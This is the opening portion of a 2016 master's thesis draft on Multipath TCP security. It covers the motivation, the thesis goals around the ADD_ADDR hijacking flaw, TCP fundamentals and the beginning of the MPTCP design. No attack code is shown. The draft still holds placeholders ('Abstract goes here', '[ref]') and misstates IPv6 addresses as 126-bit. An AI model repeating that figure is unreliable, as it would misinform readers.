POLYTECHNIC OF TURIN - STOCKHOLM'S KTH

Faculty of Engineering

Master of Science in Computer Engineering

Master Thesis

MPTCP Security Evaluation

Analysing and fixing critical MPTCP vulnerabilities, contributing to the Linux kernel implementation of the protocol

Advisors:
prof. Antonio Lioy
prof. Peter Sjödin

Candidate:
Fabrizio Demaria

Company tutors
Intel Corporation
Henrik Svensson
Joakim Nordell
Shujuan Chen

March 2016

Acknowledgements

Thanks to...

Summary

Abstract goes here...

Contents

Chapter 1

Introduction

1.1 Motivation

The last few decades have seen the most pronounced technology evolution in history, in many different research areas and consumer markets: from robotics to smartphones, from medicine to cars, etc. One of the pillars upon which all these advancements have been made possible is the Internet, or more generally the entire set of networking technologies that allow software to communicate.

The process towards interconnected devices saw a big leap forward in the early 1960s with the first research into packet switching as an alternative to the old circuit switching. But it is 1982 the year of standardization for the TCP/IP protocol suite, which permitted the expansion of interconnected networks [wiki]. The Internet grew rapidly, passing from a few tens of million users in the 1990s to almost 3 billions users in 2014 [ref]. Even more astonishing is the number of networked devices and connections globally, around 14 billion in 2014 [ref].



Figure 1.1: The expansion of the Internet

"Networks" is a very generic term. In the IT context, a computer network is set of connected nodes adopting common protocols to exchange data. The most widespread protocol for networking communication is the above-mentioned TCP/IP protocol, that is used in the vast majority of services like the World Wide Web, email, file transfer, remote system access, etc. It is also often used as a communication protocol in private networks and datacenters. The reason for its wide adoption is not the fact that there aren't good alternatives: TCP/IP is not to most performing protocol in every network environment, but it is fairly simple and it introduces a relatively low complexity in the overall architecture, still meeting all the basic security and reliability requirements. Back in the 1980s, TCP/IP was the simpler way for applications to use most networks, and eventually it was chosen as the protocol for the Internet, thus quickly becoming a de-facto standard [ref].

During its life, the TCP/IP protocol suite have seen updates and additional components to reach the desired levels of network congestion, traffic load balancing, handling of unpredictable behaviors, security, user-experience and so on. Such aspects became more and more challenging with the uncontrollable expansion of the Internet. Albeit, after all these years the core components of the TCP/IP protocol design haven't changed at all, mainly for retro-compatibility reasons. This inevitably causes some aspects of the old protocol to look very limited in the current networking reality. A striking example is the scarcity of available IPv4 addresses: when TCP/IP was designed in the early stages, a 32-bit number seemed to be a very high number to encompass all the users of the network. Nevertheless, due to the unexpected increase rate in the number of Internet users (and also due to inefficient IP allocation policies), the available IPv4 addresses run out quickly, forcing the introduction of the lengthy 126-bit address format, known as IPv6, formalized in 1998. IPv6 is intended to replace IPv4, but the transition to the new format turned out to be a remarkably complicated procedure overall: IPv6 is not designed to be directly interoperable with IPv4, and even if nowadays the majority of the systems are IPv6-compatible, it took about 20 years to reach the current percentage of overall adoption: 10% [percentage of IPv6 users accessing Google ref]. This should give an idea of the big challenge that is modifying the core design aspects of the TCP/IP architecture; such issue is a recurrent topic in this paper.

When the TCP protocol was first developed in the 1970s, it was certainly difficult to predict the rate of growth of the networks all around the globe, not only in terms of the number of nodes involved, but also in terms of the quantity and type of the transmitted data, the increasing need of low latency for new streaming applications, the advancement in the hardware adopted to carry the data and the computing power of the interconnected devices. Today we can count billions of interconnected devices, and we have just started the era of the IoT (Internet of Things) which aims at giving communication capabilities to virtually every object commonly used in our daily life. As a result of this process, the networks are becoming more complex and devices often use multiple interfaces to stay connected. Common appliances like smartphones provide both cellular connectivity and Wi-Fi modules (figure 1.2); same technologies can be often found in tablets; laptops have at least Wi-Fi capabilities plus an Ethernet port, and they support third-party receivers for connectivity through cellular networks. The argumentation is much more complex in the backend infrastructures' scenario, which is rapidly evolving due to a new interest in BigData storage and analysis, as well as the flourishing of wide-scale low-latency streaming services (video streaming, VOIP, multiplayer videogames, etc.). Datacenters often count tens of thousands of interconnected nodes, including content-delivery servers that are capable of handling a huge number of network interfaces simultaneously.

The implications of this new reality include the possibility of establishing multiple paths to transmit data between two applications running on the communicating hosts, since they are now often equipped with multiple network interfaces, each configured with an active IP address. Back in 1970s TCP was designed to create a virtual connection



Figure 1.2: The smartphone connectivity

between exactly two IP addresses and two port values, with almost no flexibility or dynamism in address/port addition and/or removal within the duration of the connection. In the multipath reality of the infrastructures of today, to old point-to-point singlepath connection provided by TCP looks quite limiting. This led to various projects aiming at exploiting the multipath concept, and Multipath TCP is one of them.

Multipath TCP (MPTCP) is an ongoing project managed by the Internet Engineering Task Force (IETF), whose specifications have been published as Experimental standard in January 2013 [ref RFC-6824]; such protocol extends the current TCP to introduce multipathing capabilities, maintaining retro-compatibility at the end-points and undertaking a major endeavor to avoid disrupting of middleboxes' behavior. MPTPC can communicate with the application layer via standard TCP interface and it automatically splits data at the sender, it sends the data through different subflows (each being basically a regular TCP connection) according to the IP-addresses/interfaces available at the hosts and finally reassembles the data at the receiver, in fact enabling multipathing.

1.1.1 Benefits of MPTCP

Multipathing provides hosts with the resource pooling concept applied to networking access. Resource pooling allows dynamism and flexibility in requesting and handling resources and it is a positive trend in many services and architectures, like Content Delivery Networks (CDNs), Peer-to-Peer (P2P) networks, Cloud Computing, etc. The very concept of packet-switching, the core aspect of the modern Internet, is based on a resource pooling technique: circuit utilization is no more performed by allocating isolated channels in the link (static multiplexing) as it was the case with circuit switching, but the traffic is fragmented into small addressed packets that can share the overall link capacity (statistical multiplexing) [ref]. MPTCP aims at taking this concept to the next level, by grouping a set of separate links into a pool of links (figure 1.3).

The benefits include better resource utilization, better throughput and smoother reaction to failures, leading to an overall improved user experience, as shown in the following four major use-cases:

- Combining MPTCP multipath and multihoming (the connection to the Internet via multiple providers), it is possible to achieve higher throughput by exploiting multiple simultaneous connections to transfer different portions of the same piece of data. For example, a typical smartphone could use its cellular module and its Wi-Fi module



Figure 1.3: MPTCP pooling principle

simultaneously in downloading a file from a remote server, despite them having two different IP addresses;

- It is possible to introduce failure handover for the connection with no special mechanism at network or link layer. If one of the interfaces goes down or the flow of data gets interrupted for any reasons, data transfer can seamlessly continue through other interfaces;

- By assigning different priorities to the various flows, it is possible to better handle data transfer through the different interfaces; this could be useful if some connectivity modules drain more battery than others, or if any interfaces are associated to a limited-capacity data-plan. For example, consider the case of a file download on a smartphone via 4G connectivity: it would be advantageous to seamlessly switch the whole data transfer to the Wi-Fi interface if that becomes available in the middle of the download, starting from the point left by the cellular connection and without the need to restart the session;

- Providing multipath awareness to current network stacks can improve load balancing and exploitation of the network resources in datacenters; this is a valuable aspect, considering that the network performance in datacenters is usually critical for maintaining low latency of the overall system. A similar concept applies to load balancing in ISPs' network backbones.

1.1.2 Multipathing solutions

MPTCP aims at achieving all the benefits mentioned in the previous paragraph by operating at the transport layer of the traditional Internet architecture (figure 1.4). Before MPTCP, other proposals have been elaborated to achieve multipath benefits by introducing new technologies at the link layer, network layer and transport layer (the latter being the layer on which TCP operates). Even at the application layer developers can create custom frameworks on top of TCP to achieve benefits similar to those that would come by exploiting multipath natively at the lower layers. For example, most modern browsers open many TCP connection simultaneously to download the various elements of a Web Page to improve user experience. Another example could be Skype and similar VOIP services, which try to automatically reconnect hosts in case of problems with minimum impact on the user experience. Albeit all the solutions at the application layer are just clever workarounds on top of regular TCP and they fall only marginally in our discussion regarding multipath.

```
+-------------+                                        +-------------+
| Application |<------------ end-to-end ------------>| Application |
+-------------+                                        +-------------+
|  Transport  |<------------ end-to-end ------------>|  Transport  |
+-------------+  +-------------+  +-------------+  +-------------+
|   Network   |<->|   Network   |<->|   Network   |<->|   Network   |
+-------------+  +-------------+  +-------------+  +-------------+
   End Host          Router            Router          End Host
```

Figure 1.4: The traditional Internet architecture

The following list gives a general overview of the most important multipathing solutions other than MPTCP, grouped according to the architectural layer they operate in:

- *Link layer*: there are link aggregation techniques to combine the capacities of different interfaces to the same switch [add a ref]. There are different ways to achieve resource pooling through link aggregation, but the basic concept is to setup multiple interfaces with the same IP address (and usually the same MAC address) so that the link aggregation is transparent to the higher-level applications and then various algorithms can be used to redistribute the data packets to the various links. In order for this to work, proper configuration is needed at the host and at the next-hop switch. Despite being a common solution in ISPs' inner networks and datacenters to improve throughput and achieve higher network-access, end-users cannot directly take advantage of this technology.

- *Network layer*: there exist multiple solutions to better exploit multipathing at this layer, most notably *Mobile IP* and *Shim6*. Without going into the details, they both provide hot-handover capabilities with no interruption of the higher-level services, with some limitations: Mobile IP requires extensive support by the underlying infrastructure and Shim6 is an IPv6 only solution. More importantly, there is a fundamental problem in confining resource pooling at the network layer: TCP operates at the transport layer but it is closely related to the network layer because it statefully inspects various properties of the underlying network paths to provide performance optimizations (this is why referring to TCP often implies taking into consideration the whole TCP/IP protocol stack): in most cases, transparent modifications at the network layer would cause TCP malfunctioning.

- *Transport layer*: the most notable experiment in multipath exploitation prior to MPTCP is the Stream Control Transmission Protocol (SCTP). Such protocol is, in many ways, similar to MPTCP: the first version of SCTP provided fail-over capabilities by exploiting different interfaces, and successive versions introduced multistreaming capabilities to increase throughput. The major problem with SCTP is that it was thought to be an alternative, enhanced version of TCP, and the two protocol are indeed incompatible with each other. This means that a wide adoption of SCTP would require to upgrade the network to be SCTP aware. Moreover, all the applications would need to be upgraded to explicitly switch to the new protocol for communication. The vast global networking scenario of today, mainly based on TCP, makes these requirements virtually impossible to meet, and SCTP remains a technology of very limited adoption.

All these previous solutions didn't get widespread adoption. Link layers and network layers solutions require extensive modifications in the underlying network configurations in order to achieve the desired results; introducing a new multipath-aware protocol at the transport layer requires to change all the applications in order for them to communicate over the new protocol, thus allowing this solution in very limited scenarios; workarounds at the application layer, despite being quite effective, are far from the purpose of MPTCP.

MPTCP primary goal is to automatically introduce the multipath benefits to infrastructures and devices currently adopting TCP, with the minimum possible effort from users, developers, network maintainers. Engineers decided that the best way to achieve all these requirements was to still use TCP as fundamental block for communication, extending it to support multipath: the entire protocol design works by adding MPTCP custom options into regular TCP packets and each subflow in MPTCP is indeed seen by the lower infrastructure as a regular TCP connection.

MPTCP got a lot of attention in the Internet community in the last few years, and many consider MPTCP as a valuable step forward for the whole global network currently relying on TCP. The final goal of MPTCP is to replace the majority of the current TCP implementations, which is a very delicate process in which all the current TCP standards in terms of robustness, performance and security have to be maintained, if not improved. This paper is an evaluation of the security aspects of MPTCP, with an analysis of current threats and vulnerabilities affecting the protocol.

1.2 Problem statement

MPTCP is a big effort from the IETF working group to unlock multipath networking capabilities worldwide, with many subtle implications for current infrastructures. Hence the importance of evaluating the current security status of MPTCP, by inspecting its implications on external middleboxes and security equipment and also by analyzing internal design flaws that might allow attacks to the MPTCP sessions. The reference implementation for the new protocol is available for the Linux kernel and currently maintained in an off-tree open-source repository. The main focus of this paper is related to the main vulnerability currently known for the protocol, concerning the ADD_ADDR component. Such vulnerability is tested and studied; the solution for it is implemented and evaluated. In the process, patches for the Linux kernel implementation of the protocol have been developed to fix the vulnerability and mark the first step to towards the new version of MPTCP.

A comprehensive list of all the objectives for the thesis work is the following:

- Studying the security implications of adopting MPTCP on current infrastructures;
- Listing the known vulnerabilities affecting the current version of the protocol;
- Studying and exploiting the ADD_ADDR vulnerability of the protocol;
- Evaluating the possible solutions for the ADD_ADDR vulnerability;
- Assessing the best solution for the ADD_ADDR vulnerability and developing it for the Linux kernel implementation of MPTCP;
- Developing effective and powerful simulation scenarios in order to test MPTCP (and possibly other networking protocols);
- Contributing to the upstreaming of MPTCP into the Linux kernel by developing patches and contributing to official RFC documentation.

1.3 Methodology

The thesis work has been carried out at the Intel Corporation offices in Lund (Sweden). The process took six months in total, with a main focus on testing and developing. The entire work has been closely followed by major stakeholders in the MPTCP community, located in Sweden, Romania and the United States. Such cooperation involved patch reviewing and weekly meetings.

The workflow started with an overall study of MPTCP and how it interacts with the most common middleboxes. The next step was a more focused evaluation of the current threats for the protocol, mainly referencing to the document RFC-7430; within the document, only one vulnerability is considered a blocking issue in the advancement of MPTCP standardization, known as the ADD_ADDR vulnerability. The document also proposes a change in the protocol design that fixes the problem. With such background, the actual development stage of the work started. At first, it was necessary to sync with the development status by interacting with the official MPTCP mailing list for developers [ref]; this allowed to make sure that the ADD_ADDR solution proposed in RFC-7430 was indeed the preferred one and that nobody started developing a patch for it already. Before starting to work on the fix, a first stage of the work involved a deeper analysis of the ADD_ADDR vulnerability. A connection hijacking has been executed by exploiting such vulnerability in a testing environment. This allowed to better validate the criticality of the problem and it was a useful experiment to get acquainted with MPTCP. Moreover, it was a good way to setup a proper testing environment that was indeed used during the whole patch-development process that followed. After having reproduced the attack, it followed an analysis of the MPTCP source code within the Linux kernel in order to understand how the protocol implementation works inside the TCP stack. This step was required to get the required knowledge to start developing patches.

The entire code developed during the stage, around 400 additions, was eventually merged into the official MPTCP repository for the Linux kernel. Some additional contributions have been performed in order to improve RFC documentation about the protocol and to upgrade related networking tools to be compatible with the new version of MPTCP. The final evaluations and the writing of the report took place in the last two months of the working period.

1.3.1 Document structure

The structure of this paper mainly follows the workflow explained in the previous section. After the introductory first chapter, the discussion is mainly subdivided into two parts: first, an analysis about MPTCP background and working principles (chapters 2 and 3); second, a discussion about the original work on simulating and fixing the ADD_ADDR vulnerability (chapters 4 and 5):

- Chapter 2 starts with a broad explanation of the basic concepts of TCP to introduce how MPTCP has been developed on top of it. All the technical details of the new protocol can be found in this chapter. In this chapter it is also included an analysis on the MPTCP deployment status in the real world and the problematics associated in upstreaming the protocol (mainly incompatibilities with current middleboxes).
- Chapter 3 is again a background analysis on MPTCP, with a narrowed focus on its security aspects. The chapter includes a comprehensive threats analysis, with an

overview of the current security issues affecting the new protocol. An entire section is dedicated to the ADD_ADDR vulnerability. In such section all the details regarding the vulnerability are presented: how to exploit it to hijack an MPTCP connection and what are the requirements an attacker needs to execute the attack.

- Chapter 4 is the first part that introduces the original work carried out during the thesis period. Taking as reference the theory behind the ADD_ADDR attack explained in the previous chapter, this section explains the development of the script capable of exploiting the vulnerability in a simulated environment. The script code is explained step-by-step, as well as the entire procedure to setup the virtual machines to execute the attack. This entire chapter aims at validating the criticality of the ADD_ADDR vulnerability and in doing so it also provide setup guidelines for a powerful simulating environment that can be useful for future MPTCP testing and development.

- Chapter 5 contains the core part of the thesis work. It starts with a theoretical evaluation of the accepted fix for the ADD_ADDR vulnerability and goes on with its development for the Linux kernel implementation of MPTCP. All the issues encountered during the project, as well as the required side-feature that needed to be implemented for proper functioning, are reported in this chapter. The two last sections cover the remaining part of the work: the set of contributions not mentioned in the previous sections and a final evaluation of the performance of the produced patches.

- Chapter 6 is the conclusive part of the paper, where related work and proposals for future work are present, together with some final thoughts.

Chapter 2

Multipath TCP

2.1 Transmission Control Protocol (TCP)

MPTCP is an extension of regular TCP, the ubiquitous protocol for highly reliable host-to-host communication in a packet-switched computer network. A proper introduction of the fundamentals of TCP is due. TCP is a host-to-host communication protocol operating at a layer in between the application and the Internet Protocol. TCP abstracts all the details of the network connection to the application and it is used at the sender to split the application data stream into segments that can be efficiently routed through the network after being encapsulated into an IP packet. At the receiver, the segments are reassembled before being sent to the application layer.

The reasons why TCP became a de-facto standard in modern computer communication has been briefly mentioned in the introductory part of the paper. A more technical analysis shows that TCP maintains good levels of reliability for the connection independently from the lower layers it depends on for the raw transmission of bits. TCP is indeed able to handle possible data loss, data damaging, data duplication, out-of-order delivery of data. In order to do this, the data to be transmitted is split into a sequence of TCP segments, each containing an additional *TCP header* with the information needed to operate the protocol functionalities at the nodes. Such functionalities are [ref]:

- *Basic data transfer*: sending continuous stream of octets in each direction between its users, using the following 4-tuple to define the connection's endpoints: source IP address, source port, destination IP address, destination port. The IP address allows to route packets to the destination machine, while the port values direct the content of the packets to the right application within a host;

- *Reliability*: in-order, reliable data transfer is achieved by adding a sequence number to each transmitted octet and using ACK signals and timeouts to possibly trigger retransmission of lost packets. TCP assures that no transmission errors will affect the delivery of the data if the network is not completely partitioned;

- *Flow control*: the receiver can control the amount of data sent by the sender in a certain moment of the connection by returning a "window" value in the TCP header, so that it is possible to avoid buffer congestion;

- *Multiplexing*: a single host is allowed to use multiple *independent* TCP connections simultaneously thanks to the port value available in the protocol. This value, together with the host address assigned at the Internet communication layer, forms a socket, that is the actual endpoint of a TCP connection;

- *Connections*: TCP initializes and maintains status information regarding each connection and the data stream between a pair of sockets in order to provide all its functionalities. Such data is initialized during a first handshake procedure, and released only upon connection termination. TCP is indeed known as a virtual-connection protocol;

- *Precedence and Security*: these aspects refer to the possibility of prioritize TCP connections and assign security properties to them. Both precedence and security can be configured by users, but default values are provided. For example, the checksumming operation for data integrity is optional in TCP.

As noted above, all TCP functionalities are made possible by processing the bits at the TCP header for each outgoing and incoming packet. The TCP header contains a structured set of fields, mostly static and predefined (with the exception of the custom TCP *Option* field), so that at each position in the header corresponds a well known portion of the protocol data. The TCP header looks like the one in Figure 2.1.

```
 0                   1                   2                   3
 0 1 2 3 4 5 6 7 8 9 0 1 2 3 4 5 6 7 8 9 0 1 2 3 4 5 6 7 8 9 0 1
+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
|          Source Port          |       Destination Port        |
+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
|                        Sequence Number                        |
+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
|                    Acknowledgment Number                      |
+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
|  Data |           |U|A|P|R|S|F|                               |
| Offset| Reserved  |R|C|S|S|Y|I|            Window             |
|       |           |G|K|H|T|N|N|                               |
+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
|           Checksum            |         Urgent Pointer        |
+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
|                    Options                    |    Padding    |
+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
|                             data                              |
+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
```

Figure 2.1: The TCP header format

A component of the TCP header that is fundamental for MPTCP is the *Options* field, which was firstly introduced as a free space for future additions to the protocol. In this specific case, the TLV solution is adopted to process the data inside the field. "TLV" stands for *type-length-value*, where the *type* is the ID value uniquely identifying the option, the *length* is the number of bytes of the option, whereas the *value* represents the actual option content. This particular design allows to skip unknown options at the receiver by simply checking the length value and moving the pointer accordingly. An important limitation for this field is that its total length cannot be more than 40 bytes [ref].

Regarding the basic operation of regular TCP, a connection is divided into three steps: *connection establishment*, *data transfer* and *connection release*. Different fields in the TCP header are used for the different phases of the connection.

Connection enstablishment

During the connection establishment, a three-way handshake is performed between the client and the server: the client sends a SYN packet to the port the on which the server is listening; after that, the server answers with a SYN/ACK packet to acknowledge the connection request; as a third and final step, the client acknowledge the SYN/ACK packet by sending to the server an ACK packet (hence the name "three-way handshake"). In order to define the kind of TCP segment received, single-bit fields in the TCP header are used (for example, SYN and ACK flags are shown in figure 2.1). The three-way handshake is important for various reasons: first of of all, both hosts declare their willingness to open the TCP connection using the addresses and ports indicated in the packets: the *Source Port* and *Destination Port*, together with the source and destination IP addresses provided in the upper IP header (not shown in figure 2.1), are the means for identifying the two endpoints of the TCP connection. These fixed fields clearly shows the single-path fundamental design of the protocol. Moreover, during the initial handshake both client and server declare the supported *Options* and agree on the initial *Sequence Number* values to be used for both directions of the connection.

```
    TCP A                                                TCP B

1.  CLOSED                                               LISTEN

2.  SYN-SENT    --> <SEQ=100><CTL=SYN>               --> SYN-RECEIVED

3.  ESTABLISHED <-- <SEQ=300><ACK=101><CTL=SYN,ACK>  <-- SYN-RECEIVED

4.  ESTABLISHED --> <SEQ=101><ACK=301><CTL=ACK>       --> ESTABLISHED
```

Figure 2.2: Basic TCP three-way handshake procedure

Data transfer

TCP splits the payload into multiple packets that are independently routed in the network and it is possible that they arrive at destination unordered, or that some of them are lost on the way. TCP is a protocol that offers bidirectional communication, so that the the receiver can communicate to the sender information for data transfer control. *Sequence Number* and *Acknowledgment Number* in the TCP header are used to number each transferred octet in the payload, so that the receiver can reorder them with the correct sequence and acknowledge them in a cumulative way: by acknowledging sequence number X to the sender, the receiver is signaling that all packets up to but not including X have been received. This system, together with timeouts and sliding window mechanisms, allows for retransmission of lost packets, too. There is a flag bit in the header that is used to determine if a TCP segment is an ACK segment (also used during the initial handshake), meaning that the *Acknowledgment Number* field in the current packet indeed represents the next *Sequence Number* that the receiver is expecting. The *Window* field is used to indicate to the sender the range of sequence numbers that the receiver is prepared to accept in a particular moment of the connection. In this way, the receiver can tune the the data flow and slow it down if the application is slow at consuming data and buffers tend to fill up quickly. The *Checksum* field guarantees that data has not been modified on its way to the destination, intentionally or unintentionally.

Connection release

In normal cases, each participant terminates its end of the TCP connection by using a specific bit available in the TCP header: the FIN bit. The FIN message is indeed a way for a host to signal the request for connection termination, but such request has to be sent and acknowledged with a ACK for both endpoints before reaching the final tear down. Connection termination differs from the three-way handshake mechanism used for for connection establishment, and it can be better described as a pair of two-way handshakes between client and server. There are also cases in which something goes wrong during the connection, compromising the correct functioning of the TCP protocol for data transfer; in these cases, the RST flag is used in a message to force abrupt closure of the connection.

```
TCP A                                                    TCP B

ESTABLISHED                                              ESTABLISHED

(Close)
FIN-WAIT-1  --> <SEQ=100><ACK=300><CTL=FIN,ACK>  --> CLOSE-WAIT

FIN-WAIT-2  <-- <SEQ=300><ACK=101><CTL=ACK>      <-- CLOSE-WAIT

                                                     (Close)
TIME-WAIT   <-- <SEQ=300><ACK=101><CTL=FIN,ACK>  <-- LAST-ACK

TIME-WAIT   --> <SEQ=101><ACK=301><CTL=ACK>      --> CLOSED
```

Figure 2.3: Normal TCP connection termination procedure

2.2 MPTCP design

MPTCP *functional goals* are to increase resilience of the connectivity and efficiency of the resource usage by exploiting multiple paths (subflows) for the connection. Similar goals can be found in other multipathing solutions as the ones described in section 1.1.2, but what is really unique about MPTCP design is the set of its *compatibilities goals* [ref]:

- *Application compatibility* aims at instantiating a protocol that can be fully operational with no modifications for the applications using it. This means that the networking APIs and the overall service model of regular TCP has to be maintained with MPTCP; the entire MPTCP functioning is handled transparently by the underlying system. Such transparency must be maintained also in terms of throughput, resilience and security for the connection, that cannot be deteriorated with respect to the current TCP standards;

- *Network compatibility* is a goal similar to the previous one, since MPTCP is supposed to work out of the box with the current underlying network layer and the ones below it. The main reason still resides in the possibility of achieving a smooth wide-spread deployment of the protocol on the current infrastructure;

- *Users compatibility* is a corollary to both network and application compatibility, which states that MPTCP flows must be fair to regular TCP connection in case of shard bottlenecks. If MPTCP would adopt a congestion control that is the same of the one for regular TCP, each subflow in an MPTCP connection would get the same amount of resources as a regular TCP connection and the overall bandwidth distribution would be unfair. Specific MPTCP congestion-control schemes have been studied to avoid such problems [refs].

All these compatibilities requirements should justify the very fundamental decision of developing the new multipath protocol at the transport layer of the OSI architecture. Let's take into consideration the traditional TCP protocol stack and compare it to the new MPTCP stack (figure 2.4). To achieve the required compatibility goals, changes had to be applied to the layers lower than the application layer, so that current applications do not have to be upgraded to make use of MPTCP; on the other side, the new protocol had to be placed at layers above the network layer: the network layer operates within the network infrastructure, a segment of the overall networking architecture that shouldn't be modified for MPTCP deployment. The transport layer, right above the network layer, is indeed the first component operating at the end systems: in order to get the smoothest possible widespread transition from TCP to MPTCP, the new protocol is intended to be deployed as a simple upgrade of the end systems' operating systems, with no modifications applied to the network infrastructure.

```
                            +-------------------------------+
                            |           Application         |
+---------------+           +-------------------------------+
|  Application  |           |             MPTCP             |
+---------------+           + - - - - - - - + - - - - - - - +
|      TCP      |           | Subflow (TCP) | Subflow (TCP) |
+---------------+           +-------------------------------+
|      IP       |           |      IP       |      IP       |
+---------------+           +-------------------------------+
```

Figure 2.4: The TCP and MPTCP protocol stacks

The choice of working at the transport layer is indeed the only available option. Within that option, the choice of maintaining TCP as the fundamental operating protocol for MPTCP is still straightforward for similar compatibility reasons, since TCP is used in the vast majority of services and applications globally; for this very purpose, engineers decided to add all the required data used for MPTCP inside the TCP *Option* field in the TCP header. In this way, MPTCP-aware systems can process the MPTCP options for multipathing, but if a system that is not MPTCP-aware receives a MPTCP connection-request, it would simply discard the MPTCP options and treat such message as a plain TCP connection-request (thanks to the TLV design of TCP *Options*, as explained in the previous section). MPTCP design maintains the behavior of the subflows to be compliant with regular TCP, while it is the end systems that take care of splitting the payload and send it through different paths as well as reassembling the same original data at the receiver. MPTCP subflows are indeed seen by middleboxes as regular and independent TCP connections, carrying some additional options. If security policies at the middleboxes is not too restrictive against unknown options, MPTCP-unaware intermediate nodes would still be compatible with the new protocol. MPTCP is indeed designed to be as compatible as possible with all the most common middleboxes of the Internet of today. For what regards applications, they don't need to be changed either since MPTCP would be added into the network stack at the operating system level: MPTCP transparently splits the data buffered from the application layer and send it through different subflows, according to the number of available endpoints at the connected hosts. Communication with the application layer can be performed through the old TCP APIs, even if MPTCP specific options can be used by upgraded applications to take advantage of more advanced functionalities offered by MPTCP.

A functional decomposition of MPTCP brings up four core functions the protocol needs in order to operate:

- *Path management*: MPTCP has to provide a mechanism to detect and use multiple paths between two hosts;
- *Packet scheduling*: MPTCP fragments the byte stream received from the application in order to transmit it through different subflows, adding the required sequenced mapping used to reconstruct the same byte stream at receiver;
- *Subflow interface*: MPTCP uses TCP to send data within a single subflow;
- *Congestion control*: a congestion control mechanism at the MPTCP connection layer is needed to make sure that MPTCP wouldn't starve a regular TCP flow in a shared bottleneck. The congestion control component of MPTCP implements the algorithms used to decide how to schedule the various data segments (which paths and which rate to adopt).

All the MPTCP functions are implemented internally inside the specific operating system in use on the connected device, and they use a relatively compact set of TCP *Options* to operate between two hosts. Technically, there is only a single generic MPTCP option, to which has been assigned the value 30 as the TCP "Option-Kind" identifier; at a lower level it is possible to identify a set of eight MPTCP option subtypes, each identified by a 4-bit identifier value (this classification, reported in figure 2.5, references to RFC-6824).

Value	Symbol	Name
0x0	MP_CAPABLE	Multipath Capable
0x1	MP_JOIN	Join Connection
0x2	DSS	Data Sequence Signal (Data ACK and data sequence mapping)
0x3	ADD_ADDR	Add Address
0x4	REMOVE_ADDR	Remove Address
0x5	MP_PRIO	Change Subflow Priority
0x6	MP_FAIL	Fallback
0x7	MP_FASTCLOSE	Fast Close

Figure 2.5: The set of MPTCP options [RFC-6824]

2.2.1 Control plane

The control plane for MPTCP takes into consideration all the options used in MPTCP to handle connection initiation, addition and removal of subflows, priority assignment to specific subflows, error handling via 'fallback' mechanism. These options are reported in the following subsections, adopting as reference documentation the RFC-6824.

MP_CAPABLE

